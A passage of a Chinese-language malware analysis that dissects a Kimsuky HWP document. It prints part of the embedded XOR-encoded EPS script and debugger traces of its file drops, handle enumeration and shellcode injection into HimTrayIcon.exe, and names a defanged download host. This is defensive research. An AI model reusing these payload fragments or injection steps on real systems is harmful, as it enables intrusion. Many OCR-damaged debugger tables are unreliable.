
该脚本功能是于https[:]//matteoragazzini[.]it下载第二阶段载荷，解码后写入 svchost.exe 中并执行之。

0x04 Kimsuky组织某样本分析:

样本名称：(첨부2)20-0206 범인운영상황평가표서식(법인작성용).hwp

MD5 : 8AD471517E7457EB6EEA5E3039A3334F

HwpScan2查看该文档，会发现该样本不同于Lazarus组织的两个样本在于其EPS脚本最后部分：



The screenshot shows the HwpScan2 interface. On the left, the file structure is displayed with various sections like Root Entry, BinData, BodyText, DocOptions, Scripts, and others. On the right, there is a large hex dump table with columns for Hex and Decompress. A red arrow points to the 'dc' byte at offset 000067c0, which is part of the EPS script. The decompressed view of the script shows several assembly-like instructions, including 'def ..exec exec \$s'.

	Hex	Hex (Decompress)
000066c0	44 39 45 39 31 39 32 38 45 39 38 39 42 39 34 39	D9E91928E989B949
000066d0	31 39 38 44 44 38 43 38 38 39 34 38 39 46 37 46	198DD8C889489F7F
000066e0	44 46 44 46 44 46 44 46 44 46 44 46 44 46 44 46	DFDFDFDFDFDFDFDF
000066f0	44 46 44 3e 20 64 65 66 20 2f 6c 69 6d 69 74 20	DFD> def /limit
00006700	7b 61 72 20 6c 65 6e 67 74 68 20 2d 31 20 61 64	{ar length -1 ad
00006710	64 7d 64 65 66 20 2f 6c 65 6e 20 7b 61 72 20 6c	d}def /len {ar l
00006720	65 6e 67 74 68 7d 64 65 66 20 2f 73 74 72 20 6c	ength}def /str l
00006730	65 6e 20 73 74 72 69 6e 67 20 64 65 66 20 61 72	en string def ar
00006740	20 30 20 31 20 6c 69 6d 69 74 20 7b 32 20 63 6f	0 1 limit /2 co
00006750	70 79 20 67 65 74 20 32 35 33 20 78 6f 72 20 70	py get 255 xor p
00006760	75 74 20 61 72 7d 66 6f 72 20 70 6f 70 20 73 74	ut ar}for pop st
00006770	72 20 30 20 31 20 6c 69 6d 69 74 20 7b 64 75 70	r 0 1 limit {dup
00006780	20 61 72 20 65 78 63 68 20 67 65 74 20 70 75 74	ar exch get put
00006790	20 73 74 72 7d 66 6f 72 20 0d 0e 2f 49 6d 61 67	str}for .. /Imag
000067a0	65 54 79 70 65 20 31 20 64 65 66 20 0d 0a 63 75	eType 1 def ..cv
000067b0	78 0d 0a 2f 49 6d 61 67 65 54 79 70 65 20 31 20	x.../ImageType 1
000067c0	64 65 66 0d 0a 65 78 65 63 20 65 78 65 63 dc 53	def..exec exec \$s
000067d0	55 2a d8 3f 8e 01 00 8d 53 34 59 34 d4 dc d8 d8	U*.?....84Y4....
000067e0	8b 8f b0 c4 b8 b8 67 66 86 a9 63 88 8e 30 bfgf..c..0.
000067f0	db d8 d8 81 81 51 9d 2c 30 d2 dc d8 d8 53 88 daQ.,0....\$..
00006800	53 90 de 5b 18 d2 51 9d 0c 53 20 53 1a 41 5b 3a	S...[..Q..\$ S.A[:
00006810	db db 1a 19 20 da eb 03 e3 1b a6 d0 e9 d7 5b 1f[.
00006820	dc 90 ad 20 b0 f3 1f d5 16 8e 30 f3 db d8 d8 810.....

同样是在 virtualProtect() 函数处断下：

通过ECX给sub_02544D7D传递参数获取系统函数调用地址：

调用 GetComputerName() 获取计算机名并于其后添加经过计算的十六进制值，之后通过异或及指定运算来为即将创建的文件命名：

于临时目录下创建文件：

```
02655599 80A80D 98    mov al,byte ptr ss:[ebp+ecx-0x68]      Registers (FPU)
0265559A 9C40          test al,al                                F8000000000000000
0265559E 75 F5          jz short 02655595                   EC0000000000000000
026555A0 8B75 DC        mov esi,word ptr ss:[ebp-0x24]       ED826436E0000000000
026555A1 800008          lea eax,word ptr ds:[ebx+ecx]      ED826436E0000000000
026555A2 3C9C          xor eax,ecx                            EB8000000000000000
026555A3 51             push ecx                             ESP026A36B0
026555A4 68 80000000     push 0x80                           EBP026A3618
026555A5 60 03          push 0x3                            ESI7D0750B6 kernel32.CreateFileA
026555A6 026555B1      push 0x1                            EDI00000000
026555B1 51             push ecx                            EIP026555C7
026555B2 60 01          push 0x1                            C 0   ES 0028 32bit 0xFFFFFFFF
026555B3 8805 00FFFFF1  mov byte ptr ss:[ebp+eax-0x10],cl    P 1   CS 0023 32bit 0xFFFFFFFF
026555B4 8005 D0EFFF91  lea eax,word ptr ss:[ebp-0x10]      A 0   SS 0028 32bit 0xFFFFFFFF
026555B5 58 00000000     push 0x80000000                 Z 1   DS 0028 32bit 0xFFFFFFFF
026555B6 50             push 0x0                            S 0   FS 0053 32bit 7EFDD000FFFF
026555B7 FF06            call esp                            G 0   GS 0028 32bit 0xFFFFFFFF
026555C9 83F8 FF        cmp eax,-0x1                         D 0
026555C0 75 7B          jz short 026555A9                  B 0   LastErr ERROR_ENVAR_NOT_FOUND (00000CB)
026555C1 00000000        .....                               EFL00000246 (NO,ND,E,BE,NS,PE,GE,LE)
026555C2 00000000        .....                               ST0 empty 0.0
026555C3 00000000        .....                               -Esi"
esl=7D0750B6 (kernel32.CreateFileA)
```

之后再次计算一文件名并创建文件：

Address	Hex dump	ASCII	Registers (FPU)
027F5017	68 80000000	push 0x0	E0: 027E34BC 027E34EB ASCII "C:\Users\ADMINI~1\AppData\Local\Temp\FKEU"
027F501C	60 03	push 0x3	ECX: 0000000C
027F501E	50	push eax	EDX: 00000056
027F501F	80C2 B2	add d1,0xh2	EBX: 00000025
027F5022	60 01	push 0x1	ESP: 027E34BC
027F5024	88891D D3FFFF	mov byte ptr ss:[ebp+ebx-0x120],d1	EBP: 027E3418
027F5028	88891D DAFFFF	mov byte ptr ss:[ebp+ebx-0x120],j1	ESI: 7DD750B6 kernel32.CreateFileA
027F5032	80B9 D0FFFF	lea eax,dword ptr ss:[ebp-0x130]	EDI: 00000019
027F5036	83C4 00000000	push 0x00000000	EIP: 027E503E
027F503B	50	push eax	C 0 ES 0052 32bit 0(FFFFFFF)
027F503C	FFD0	call eax	P 1 CS 0023 32bit 0(FFFFFFF)
027F5040	83F8 FF	cmp eax,-0x1	A 0 SS 0020 32bit 0(FFFFFFF)
027F5043	75 04	jnc short 027F5649	Z 0 DS 0020 32bit 0(FFFFFFF)
027F5045	33C0	xor eax,eax	S 0 FS 0052 32bit 7EFD0000(FFF)
027F5047	E8 07	jec short 027F5650	T 0 GS 0020 32bit 0(FFFFFFF)
027F5049	50	push eax	- D 0
027F504A	FF55 F0	call dword ptr ss:[ebp-0x10]	0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
027F504B	33C0	xor eax,eax	EFL 00000204 (ND,NB,ME,A,NS,PE,GE,C)
027F504C	4C	push empty 0	ST0 empty 0.0
esi=7DD750B6 (kernel32.CreateFileA)			

调用 `ZwQuerySystemInformation()` 遍历系统所有打开的句柄，此时

`SystemInformationClass=SystemHandleInformation`，若缓冲区不足则把申请内存的大小扩大一倍之后调用 `RtlReAllocateHeap()` 再次申请，直至成功为止：

02584EF9	FF55 E4	call dword ptr ss:[ebp-0x1C]	ntdll_12.RtlAllocateHeap	EDC 70E43A36 nt!RtlAllocateHeap
02584EFC	6B 00	push 0x0		EDX 005C3ECC UNICODE "
02584EFF	57	push edi		EBX 005C0000
0258AEFF	8B F0	mov esi, eax		ESP 025735B0
0258AF01	89 45 FC	mov dword ptr ss:[ebp-0x4],eax		EBP 02573618
0258AF04	56	push esi		ESI 005D03B8
0258AF05	6A 10	push 0x10		EDI 00010000
0258AF07	FF55 F8	call dword ptr ss:[ebp-0x8]	ntdll_12.ZwQuerySystemInformation	EIP 0258AF07
0258AF09	3D 000000C0	cmp eax, 0C0000004		C 0 ES 0028 32bit 0xFFFFFFFF
0258AF10	75 1F	[�] short: 0258AF30		P 1 ES 0023 32bit 0xFFFFFFFF
0258AF11	03 FF	add edi,edi		A 0 SS 0028 32bit 0xFFFFFFFF
0258AF13	57	push edi		Z 1 DS 0028 32bit 0xFFFFFFFF
0258AF14	56	push esi		S 0 FS 0053 32bit 7ED0D000(FFFF)
0258AF15	6B 00	push 0x0		T 0 GS 0028 32bit 0xFFFFFFFF
0258AF17	53	push ebx		D 0
0258AF18	FF55 E8	call dword ptr ss:[ebp-0x20]	ntdll_12.RtlReAllocateHeap	0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
0258AF19	48 AA			EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ss: [02573610]=7DE8FDE0 (ntdll_12.ZwQuerySystemInformation)				ST0 empty 0 .

接下来调用 `ZwQueryObject()` 查询对象的类型，找到打开的EPS文件：

02584FF0	6A 00	push 0x0	
02584FF2	FF75 DC	push dword ptr ss:[ebp-0x24]	
02584FF5	8BF0	mov esi, eax	
02584FF7	56	push esi	
02584FF8	6A 01	push 0x1	
02584FFA	FF75 F8	push dword ptr ss:[ebp-0x8]	
02584FFD	FF55 E8	call dword ptr ss:[ebp-0x18]	ntdll_12.ZwQueryObject

Address	Hex dump	ASCII	
5013	66:837C42 F8 21	cmp word ptr ds:[edx+eax*2-0x8],0x2E	
5019	75 1C	jnz short 02585037	
501B	0FB74C42 FA	movzx ecx,word ptr ds:[edx+eax*2-0x6]	
5020	83F9 65	cmp ecx,0x65	
5023	74 05	je short 0258502A	
5025	83F9 45	cmp ecx,0x45	
5028	75 00	jnz short 02585037	
502A	66:837C42 FC 7	cmp word ptr ds:[edx+eax*2-0x4],0x70	
5030	74 3A	je short 0258506C	
5032	83F9 50	cmp ecx,0x50	
5035	74 35	je short 0258506C	

Address	Hex dump	ASCII	
0064B418	73 00 5C 00	41 00 64 00	s.\.A.d.n.i.n.i.
0064B428	73 00 74 00	6D 00 69 00	s.t.r.a.t.o.r.\.
0064B438	41 00 70 00	72 00 61 00	A.p.p.D.a..a.\.
0064B448	4C 00 6F 00	74 00 6F 00	L.o.c.a.l.\T.e.
0064B458	6D 00 70 00	61 00 60 00	m.p.\H.n.c...B.
0064B468	69 00 6E 00	6C 00 48 00	i.n.D.a.t.a.\E.
0064B478	4D 00 42 00	6E 00 63 00	M.B.0.0.0.0.0.7.
0064B488	32 00 63 00	5C 00 42 00	2.c.3.9.F.4..e.
0064B498	70 00 73 00	44 00 61 00	p.s...N.X.0.p.t.

使用 CreateFileMapping() 和 MapViewOfFile() 函数将EPS文件映射到进程内存空间中：

Address	Hex dump	ASCII	
025853EC	56	push esi	
025853ED	6A 02	push 0x2	
025853EF	56	push esi	
025853F0	53	push ebx	
025853F1	FFD7	call edi	kernel32.CreateFileMappingA
025853F3	8BF8	mov edi, eax	
025853F5	897D E0	mov dword ptr ss:[ebp-0x20],edi	kernel32.CreateFileMappingA
025853F8	85FF	test edi, edi	kernel32.CreateFileMappingA
025853FA	0F84 80000000	je 02585480	
02585400	56	push esi	
02585401	56	push esi	
02585402	56	push esi	
02585403	6A 04	push 0x4	
02585405	57	push edi	
02585406	FF55 F8	call dword ptr ss:[ebp-0x8]	kernel32.CreateFileMappingA
02585409	8BF0	mov esi, eax	kernel32.MapViewOfFile
0258540B	85F6	test esi, esi	
0258540D	74 60	je short 0258547C	

映射完成：

Address	Hex dump	ASCII	Registers (FP)
025853EC	56	push esi	ERX 00200000
025853ED	6A 02	push 0x2	ECX 51C90000
025853EF	56	push esi	EDX 0008E3C8
025853F0	53	push ebx	EBX 00000008
025853F1	FFD7	call edi	ESP 025735E4
025853F3	8BF8	mov edi, eax	EBP 02573618
025853F5	897D E0	mov dword ptr ss:[ebp-0x20],edi	ESTI 00000000
025853F8	85FF	test edi, edi	EDI 0000000C
025853FA	0F84 80000000	je 02585480	EIP 02585409
02585400	56	push esi	C 0 ES 002B
02585401	56	push esi	P 1 CS 0023
02585402	56	push esi	A 0 SS 002B
02585403	6A 04	push 0x4	Z 1 DS 002B
02585405	57	push edi	S 0 FS 0053
02585406	FF55 F8	call dword ptr ss:[ebp-0x8]	T 0 GS 002B
02585409	8BF0	mov esi, eax	D 0
0258540B	85F6	test esi, esi	0 0 LastErr
0258540D	74 60	je short 0258547C	EFL 00000246

Address	Hex dump	ASCII	Registers (FP)
002A0000	2F 61 72 20	3C 44 32 39	025735E4 70D77A28 kernel32.ExitProcess
002A0010	31 43 43 44	44 43 43 43	025735E5 025735E1 kernel32.VirtualFree
002A0020	42 42 42 44	44 39 39 39	025735E6 70D7183E kernel32.VirtualAlloc
002A0030	31 39 43 39	46 39 38 39	025735E7 70D7183E kernel32.UnmapViewOfFile
002A0040	43 39 46 39	38 39 31 43	025735E8 025735E0 ntdll_12.ZwClose
002A0050	46 39 43 38	34 44 39 39	025735E9 70D717F6 kernel32.CloseHandle
002A0060	32 39 31 39	43 39 46 39	025735F0 70D717F6 kernel32.UnmapViewOfFile
002A0070	35 38 44 39	32 38 44 34	025735F1 00000000 0
002A0080	38 39 42 44	44 32 39 31	025735F2 00000000 0
002A0090	31 43 39 44	44 43 38 46	025735F3 00000000 0
002A00A0	43 38 34 44	44 39 38 46	025735F4 00000000 0
002A00B0	38 39 42 44	44 39 38 46	025735F5 00000000 0
002A00C0	31 43 39 44	44 43 38 46	025735F6 00000000 0
002A00D0	43 38 34 44	44 39 38 46	025735F7 00000000 0
002A00E0	38 39 42 44	44 39 38 46	025735F8 00000000 0
002A00F0	31 43 39 44	44 43 38 46	025735F9 00000000 0
002A0100	43 38 34 44	44 39 38 46	025735FA 00000000 0
002A0110	38 39 42 44	44 39 38 46	025735FB 00000000 0
002A0120	31 43 39 44	44 43 38 46	025735FC 00000000 0
002A0130	43 38 34 44	44 39 38 46	025735FD 00000000 0
002A0140	38 39 42 44	44 39 38 46	025735FE 00000000 0
002A0150	31 43 39 44	44 43 38 46	025735FF 00000000 0

移动指针指向EPS脚本最后部分：

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code for a process named `kernel32.ExitProcess`. The right pane shows the registers (CPU) for the current thread.

Registers (CPU)

rax	00000000
rcx	51C90000
rdx	0000003C
rbx	00000000
esp	025735E4
ebp	02573618
esi	002A0000 ASCII "/ar >D291C9F9891CCDDCCBDEBBBBBBBBD99989800D291"
edi	0000000C
eip	02585420

Assembly Code (Left Pane)

```
02585400 6A 04 push 0x4
02585405 57 push edi
02585408 FF55 F8 call dword ptr ss:[ebp-0x8]
02585409 8BF0 mov esi,esi
0258540B 85F6 test esi,esi
0258540D 74 60 jne short 0258547C
02585410 8B50 BC mov ebx,dword ptr ss:[ebp-0x14]
02585411 8B40 78 add ebx,ebx
02585412 8B50 78 mov ebx,dword ptr ss:[ebp-0x8],ebx
02585413 74 5E jne short 02585478
02585414 8B50 B8 mov ebx,dword ptr ss:[ebp-0x10]
02585415 8B50 80 mov ebx,dword ptr ss:[ebp-0x8]
02585416 8B50 80 mov ebx,dword ptr ss:[ebp-0x8]
02585420 183116 DC535522 cmp dword ptr ds:[esi+ebx],000055300
02585422 73 7F jne short 02585470
02585424 8B50 05 mov ebx,dword ptr ds:[esi+ebx+0x5]
02585426 804416 B0 mov al,bYTE PTR DS:[ESI+EBX+0x4]
02585428 83C3 04 add ebx,al
0258542A 6A 04 push 0x4
0258542D 00000000
d5:[002A0000]=2072612F
```

调用 virtualAlloc() 函数为其开辟内存空间：

02585429	8B7C1E 05	mov edi,dword ptr ds:[esi+ebx+0x5]		EBX 000067D7
0258542D	8A441E 04	mov al,byte ptr ds:[esi+ebx+0x4]		ESP 025735D4
02585431	83C3 09	add ebx,0x9		EBP 02573618
02585434	6A 04	push 0x4		ESI 00208000 AS
02585436	8845 FF	mov byte ptr ss:[ebp-0x1],al		EDI 00018E3F
02585439	68 00300000	push 0x3000		EIP 02585447
0258543E	8D87 00010000	lea eax,dword ptr ds:[edi+0x100]		C 0 ES 002B 32
02585440	50	push eax		P 1 CS 0023 32
02585444	6A 00	push 0x0		A 1 SS 002B 32
02585447	FF55 E4	call dword ptr ss:[ebp-0x1C]	kernel32.VirtualAlloc	Z 0 DS 002B 32
0258544A	88D0	mov edx,edx		S 0 FS 0053 32
0258544C	8B45 F4	mov eax,dword ptr ss:[ebp-0xC]		T 0 GS 002B 32
0258544F	8955 F0	mov dword ptr ss:[ebp-0x10],edx		D 0
02585452	893A	mov dword ptr ds:[edx],edi		0 0 LastErr EFL
02585455	0000	add esp,0x10		EFL 00000216 (0)
ss:[025735FC]=7DD71826 (kernel32.VirtualAlloc)				

解密并写入到分配的内存空间中。

```
0258544A 8BD0          mov edx,eax
0258544C 8B45 F4        mov eax,dword ptr ss:[ebp-0xC]
0258544F 8955 F0        mov dword ptr ss:[ebp-0x10],edx
02585452 893A          mov dword ptr ds:[edx],edi
02585454 3BC7          cmp eax,edi
02585456 73 15          jnb short 0258546D
02585458 8A6D FF        mov ch,byte ptr ss:[ebp-0x1]
0258545B 8A0C1E          mov cl,byte ptr ds:[esi+ebx]
0258545E 32CD          xor cl,ch
02585460 43              inc ebx
02585461 884C02 04        mov byte ptr ds:[edx+eax+0x4],cl
02585465 40              inc eax
02585466 3BC7          cmp eax,edi
02585468 ^ 72 F1          jb short 0258545B
```

实际上解密后的该部分将被注入到 `HimTrayIcon.exe` 进程中，详见下文分析。获取当前系统内所有进程的快照之后通过 `Process32Next()` 枚举进程：

Address	OpCode	Assembly	Description
02585127	6BF6 21	imul esi,esi,0x21	
0258512A	0FBEC1	movsx eax,cl	
0258512D	03F8	add esi,eax	
0258512F	42	inc edx	
02585130	8A0A	mov cl,byte ptr ds:[edx]	
02585132	84C9	test cl,cl	
02585134	75 E7	jnz short 0258511D	
02585136	81FE FC36CAD9	cmp esi,0xD9CA36FC	
0258513C	74 08	je short 02585146	
0258513E	81FE 4167B05D9	cmp esi,0xD9B56741	
02585144	75 0F	jnz short 02585155	
02585146	88D8 70FEFFFF	mov ecx,dword ptr ss:[ebp-0x190]	
0258514C	E8 D5000000	call 02585226	
02585151	85C0	test eax,eax	
02585153	75 28	jnz short 02585175	
02585155	81FE 2683AA71	cmp esi,0x71AA8326	
02585158	0F44BD 70FEFFF	cmove edi,dword ptr ss:[ebp-0x190]	
02585162	8D85 68FEFFFF	lea eax,dword ptr ss:[ebp-0x198]	
02585168	50	push eax	
02585169	FF75 FC	push dword ptr ss:[ebp-0x4]	
0258516C	FF55 F8	call dword ptr ss:[ebp-0x8]	kernel32.Process32Next
0258516E	0C20	test esp,esp	

```
02855117 8D95 8CFEFFFF lea edx,dword ptr ss:[ebp-0x174]
0285511D 8D41 9F lea eax,dword ptr ds:[ecx-0x61]
02855120 3C 19 cmp al,0x19
02855122 77 03 jne short 02855127
02855124 80C1 E0 add cl,0xE0
02855127 6BF6 21 imul esi,esi,0x21
0285512A 0FBEC1 movsx eax,cl
0285512D 03F8 add esi,eax
0285512F 42 inc edx
02855130 880A mov cl,byte ptr ds:[edx]
02855132 84C9 test cl,cl
02855133 75 E7 jne short 0285511D
0285513D 81FE FC36CAD9 cmp rsi,0x00000000
0285513E 74 0B jne short 02855146
0285513E 81FE 416705D9 cmp esi,0x09056741
02855140 75 0F jne short 02855155
02855140 88BD 70FFFEFF mov ecx,dword ptr ss:[ebp-0x190]
0285514C E8 D5000000 call 02855226
0285514C 8C C0 mov r14,r10
esi=09C036FC
```

ESP	02843270
EBP	02843618
ESI	09C036FC
EDI	00000088
EIP	02855136
C	0 ES 002B 32bit 0(FFFF)
P	1 CS 0023 32bit 0(FFFF)
A	0 SS 002B 32bit 0(FFFF)
Z	1 DS 002B 32bit 0(FFFF)
S	0 FS 0053 32bit 7EDFD000
T	0 GS 002B 32bit 0(FFFF)
D	0
O	0 LastErr ERROR_SUCCESS
EFL	00000246 (NO_NB,E,B,E)
ST0	empty 0.0
ST1	empty -0.052631579339
ST2	empty 0.0
ST3	empty -0.052631579339

Address	Hex dump	ASCII	
02843A04	A8 69 60 54 72 61 79 49	A8 69 60 54 72 61 79 49	02843270 70D77A28 kernel32.ExitProcess
02843A04	63 0F 6E 2E 65 78 65 00	HimTrayIcon.exe	02843274 003B0000
02843A04	65 00 2E 65 78 65 00 00	e..exe... ..-x.	02843278 70D7183E kernel32.VirtualFree
02843A04	C8 3D 57 00 00 00 00 00	?....A.....	0284327C 005700C4
02843A04	FF 07 00 00 C8 3D 57 00	?j..?j..W..	02843280 00573DC8
02843A04	02 60 08 6A 00 00 57 00	W..W....	02843284 00008884
02843A04	00 00 00 00 00 00 00 00	交.交.映.....	02843288 00008801
02843A04	D8 B3 5F 00 D8 B3 5F 00		
02843A04	D3 B3 5F 00 00 00 00 00		

遍历线程，找到 `HimTrayIcon.exe` 之后打开并挂起线程：


Register	Value	Description
ECX	00000000	
EDX	0000E3C8	
EBX	00000000	
ESP	0284021C	
EBP	02840268	
ESI	7D0977F8	kernel32.CreateToolhelp32Snapshot
EDI	00000008	
EIP	0005500F	

将解密出来的Shellcode写入到进程：


之后调用 `RtlCreateUserThread()` 函数恢复线程的执行。最终释放内存空间并退出。

02854D67	59	pop ecx		
02854D68	68 00000000	push 0x8000		
02854D6D	6A 00	push 0x0		
02854D6F	56	push esi		
02854D70	FFD3	call ebx		kernel32.VirtualFree
02854D72	6A 01	push 0x1		
02854D74	FFD7	call edi		kernel32.ExitProcess
02854D76	5F	pop edi		kernel32.ExitProcess
02854D77	5E	pop esi		
02854D78	5B	pop ebx		kernel32.VirtualFree
02854D79	8BE5	mov esp,ebp		
02854D7B	5D	pop ebp		
02854D7C	C3	ret		
02854D7D	EE	int 3		


其注入Shellcode可以附加 `HimTrayIcon.exe` 之后调试，亦可将Shellcode转成exe之后调试。笔者选择转成exe之后再进行调试。解密内存中的PE文件：




获取系统文件夹并拼接路径：




创建进程：




调用 GetThreadContext() 函数，若失败则直接 TerminateProcess：



